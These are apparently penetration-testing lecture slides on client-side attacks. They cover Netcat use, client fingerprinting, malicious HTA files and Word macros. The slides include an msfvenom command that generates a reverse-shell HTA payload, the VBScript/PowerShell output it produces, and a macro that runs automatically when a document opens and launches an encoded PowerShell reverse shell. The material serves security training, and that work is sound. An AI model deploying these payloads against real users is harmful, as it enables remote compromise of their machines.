Lecture: Client-Side Attacks

BKACAD's Security Training

Table of Content

Table of Content

Netcat

Intro

Network penetration testing tools and is so versatile that it lives up to the author's designation as a hacker's "Swiss army knife". The clearest definition of `Netcat` is from *Hobbit* himself: a simple "utility which reads and writes data across network connections, using TCP or UDP protocols

```
kali@kali:~$ man nc
```

Netcat

Connecting to a TCP/UDP Port

Netcat can run in either client or server mode. To begin, let's look at the client mode.

We can use client mode to connect to any TCP/UDP port, allowing us to:

- Check if a port is open or closed.
- Read a banner from the service listening on a port.
- Connect to a network service manually

Netcat

Connecting to a TCP/UDP Port

Using Netcat (`nc`) to check if TCP port 80 (the HTTP service) is open on one of the lab machines.

Supply several arguments: the `-n` option to skip DNS name resolution; `-v` to add some verbosity; the destination IP address; and the destination port number.

```
kali@kali:~$ nc -nv 192.168.1.3 80
```

Netcat

Listening on a TCP/UDP Port

Listening on a TCP/UDP port using Netcat is useful for network debugging of client applications, or otherwise receiving a TCP/UDP network connection. Let's try implementing a simple chat service involving two machines, using Netcat both as a client and as a server.

set up Netcat to listen for incoming connections on TCP port 4444. Use the `-n` option to disable DNS name resolution, `-l` to create a listener, `-v` to add some verbosity, and `-p` to specify the listening port number.

```
kali@kali:~$ nc -nlvp 4444
```

Netcat


Transferring Files with Netcat

Netcat can also be used to transfer files, both text and binary, from one computer to another.

```
C:\Users\bkacad> nc -nlvp 4444 > incoming.exe

kali@kali:~$ locate wget.exe

/usr/share/windows-resources/binaries/wget.exe

kali@kali:~$ nc -nv 192.168.1.4 4444 < /usr/share/windows-resources/binaries/wget.exe

(UNKNOWN) [10.11.0.22] 4444 (?) open

C:\Users\bkacad> incoming.exe -h
```

Netcat

Bind shell scenario



Netcat

Reverse Shell Scenario




Table of Content

Table of Content

Know your target

Intro

From an attacker's standpoint, the primary difficulty with client-side attacks lies in enumeration of the victim's client software, which is not nearly as straightforward as enumeration of a WWW or FTP server.

Know your target

Passive Client Info Gathering

When leveraging passive information gathering techniques, do not directly interact with our intended targets

Googled for various known external corporate IP addresses and found one on a site that hosts collected user agent data from various affiliate sites.

Know your target

Active Client Info Gathering

As most client-side attacks require some form of interaction with the target, such as requiring the target to click on a link, open an email, run an attachment, or open a document, we should preemptively leverage social engineering tactics to improve our chances of success.

Know your target

Client Fingerprinting

use the Fingerprintjs2 JavaScript library.

```
root@kali:~# cd /var/www/html/
root@kali:/var/www/html# sudo wget
https://github.com/Valve/fingerprintjs2/archive/master.zip
root@kali:/var/www/html# sudo unzip master.zip
root@kali:/var/www/html# mv fingerprintjs2-master/ fp
root@kali:/var/www/html# service apache2 start
```

Know your target

Client Fingerprinting




Table of Content

Leveraging HTML Applications

Intro

First focus on HTML Applications.

If a file is created with the extension of `.hta` instead of `.html`, Internet Explorer will automatically interpret it as a HTML Application and offer the ability to execute it using the **`mshta.exe`** program.

Leveraging HTML Applications

Exploring HTML Applications

Similar to an HTML page, a typical HTML Application includes html, body, and script tags followed by JavaScript or VBScript code.

Leverage `ActiveXObjects` which can potentially (and dangerously) provide access to underlying operating system commands.

Once instantiate a Windows Script Host Shell object, can invoke its run method in order to launch an application on the target client machine.

Leveraging HTML Applications

Exploring HTML Applications – poc.hta

```
<html>
<body>
<script>
	var c= 'cmd.exe';
	new ActiveXObject('WScript.Shell').Run(c);
</script>
</body>
</html>
```

Leveraging HTML Applications

Exploring HTML Applications – poc2.hta

```
<html>
<head>
<script>
	var c= 'cmd.exe';
	new ActiveXObject('WScript.Shell').Run(c);
</script>
</head>
<body>
<script>
	self.close();
</script>
</body>
</html>
```

Leveraging HTML Applications

HTA Attack in Action

Use **msfvenom** to turn basic HTML Application into an attack, relying on the hta-psh output format to create an HTA payload based on PowerShell.

```
kali@kali:~$ sudo msfvenom -p windows/shell_reverse_tcp
LHOST=192.168.1.3 LPORT=4444 -f hta-psh -o
/var/www/html/evil.hta
```

```
kali@kali:~$ nc -nlvp 4444
```

Leveraging HTML Applications

```
root@kali:~# sudo msfvenom -p windows/shell_reverse_tcp LHOST=192.168.11.159 LPORT
=4444 -f hta-psh
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the pay
load
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of hta-psh file: 6539 bytes
<script language="VBScript">
  window.moveTo -4000, -4000
  Set tovYqN = CreateObject("Wscript.Shell")
  Set aSxHJNSbsaz4 = CreateObject("Scripting.FileSystemObject")
  For each path in Split(tovYqN.ExpandEnvironmentStrings("%PSModulePath%"),";")
    If aSxHJNSbsaz4.FileExists(path + "\..\powershell.exe") Then
      tovYqN.Run "powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQAcgBdADo
AOgBTAGkAegBlACAALQBlAHEAIAA0ACkAewAkAGIAPQAnAHAAbwB3AGUAcgBzAGgAZQBsAGwALgBlAHgAZ
QAnAH0AZQBsAHMAZQB7ACQAYgA9ACQAZQBuAHYAOgB3AGkAbgBkAGkAcgArACcAXABzAHkAcwB3AG8AdwA
```

Leveraging HTML Applications

HTA Attack in Action

In the highlighted line, notice that PowerShell is executed by the Run method of the Windows Scripting Host along with three command line arguments.

The first argument, **`-nop`**, is shorthand for `-NoProfile`, which instructs PowerShell not to load the PowerShell user profile. When PowerShell is started, it will, by default, load any existing user's profile scripts, which might negatively impact the execution of our code. This option will avoid that potential issue.

Next, our script uses **`-w hidden`** (shorthand for `-WindowStyle hidden`) to avoid creating a window on the user's desktop.

Finally, the extremely important **`-e`** flag (shorthand for `-EncodedCommand`) allows us to supply a Base64 encoded PowerShell script directly as a command line argument.

Table of Content

Exploiting Microsoft Office

Microsoft Word Macro

The Microsoft Word macro may be one the oldest and best-known client-side software attack vectors.

Microsoft Office applications like Word and Excel allow users to embed macros, a series of commands and instructions that are grouped together to accomplish a task programmatically. Organizations often use macros to manage dynamic content and link documents with external content. More interestingly, macros can be written from scratch in Visual Basic for Applications (VBA), which is a fully functional scripting language with full access to `ActiveX` objects and the Windows Script Host, similar to JavaScript in HTML Applications.


Exploiting Microsoft Office

Microsoft Word Macro - Create


Creating a Microsoft Word macro is as simple as choosing the VIEW ribbon and selecting Macros.

Simply type a name for the macro and in the Macros in drop-down, select the name of the document the macro will be inserted into. When we click Create, a simple macro framework will be inserted into document.

Exploiting Microsoft Office



Exploiting Microsoft Office



Exploiting Microsoft Office

Microsoft Word Macro - updated VBA code

Must save the containing document as either **.docm** or the older **.doc** format

```
Sub AutoOpen()
    MyMacro
End Sub
Sub Document_Open()
     MyMacro
End Sub
Sub MyMacro()
    CreateObject("Wscript.Shell").Run "cmd"
End Sub
```

Exploiting Microsoft Office

Microsoft Word Macro – Work with reverse shell

Declare a variable `Dim` of type String containing the PowerShell command we wish to execute.

```
Sub AutoOpen()
     MyMacro
End Sub
Sub Document_Open()
      MyMacro
End Sub
Sub MyMacro()
     Dim Str As String
     CreateObject("Wscript.Shell").Run "cmd"
End Sub
```

Exploiting Microsoft Office

Microsoft Word Macro – Work with reverse shell

We could embed the base64-encoded PowerShell script as a single String, but VBA has a 255-character limit for literal strings. This restriction does not apply to strings stored in variables, so we can split the command into multiple lines and concatenate them as below Python code.

```
str = "powershell.exe -nop -w hidden -e JABzACAAPQAgAE4AZQB3AC....."
n = 50
for i in range(0, len(str), n):
    print "Str = Str + " + '"' + str[i:i+n] + '"'
```

Exploiting Microsoft Office

Microsoft Word Macro – Final form

```
Sub AutoOpen()
    MyMacro
End Sub

Sub Document_Open()
    MyMacro
End Sub

Sub MyMacro()
    Dim Str As String

    Str = "powershell.exe -nop -w hidden -e JABzACAAPQAgAE4AZ"
    Str = Str + "QB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBNAGUAbQBvAHIAeQB"
    Str = Str + "TAHQAcgBlAGEAbQAoACwAWwBDAG8AbgB2AGUAcgB0AF0AOgA6A"
    Str = Str + "EYAcgBvAG0AQgBhAHMAZQA2ADQAUwB0AHIAaQBuAGcAKAAnAEg"
    Str = Str + "ANABzAEkAQQBBAEEAQQBBAEEAQQBFAEEATAAxAFgANgAyACsAY"
    Str = Str + "gBTAEIARAAvAG4ARQBqADUASAAvAGgAZwBDAFoAQwBJAFoAUgB"
    ...
    Str = Str + "AZQBzAHMAaQBvAG4ATQBvAGQAZQBdADoAOgBEAGUAYwBvAG0Ac"
    Str = Str + "AByAGUAcwBzACkADQAKACQAcwB0AHIAZQBhAG0AIAA9ACAATgB"
    Str = Str + "lAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAFMAdAByAGUAYQBtA"
    Str = Str + "FIAZQBhAGQAZQByACgAJABnAHoAaQBwACkADQAKAGkAZQB4ACA"
    Str = Str + "AJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAVABvAEUAbgBkACgAK"
    Str = Str + "QA="

    CreateObject("Wscript.Shell").Run Str
End Sub
```

Exploiting Microsoft Office

Object Linking and Embedding

In this attack scenario, we are going to embed a Windows batch file inside a Microsoft Word document. The following listing presents an initial proof-of-concept batch script **launch.bat** that launches **cmd.exe**

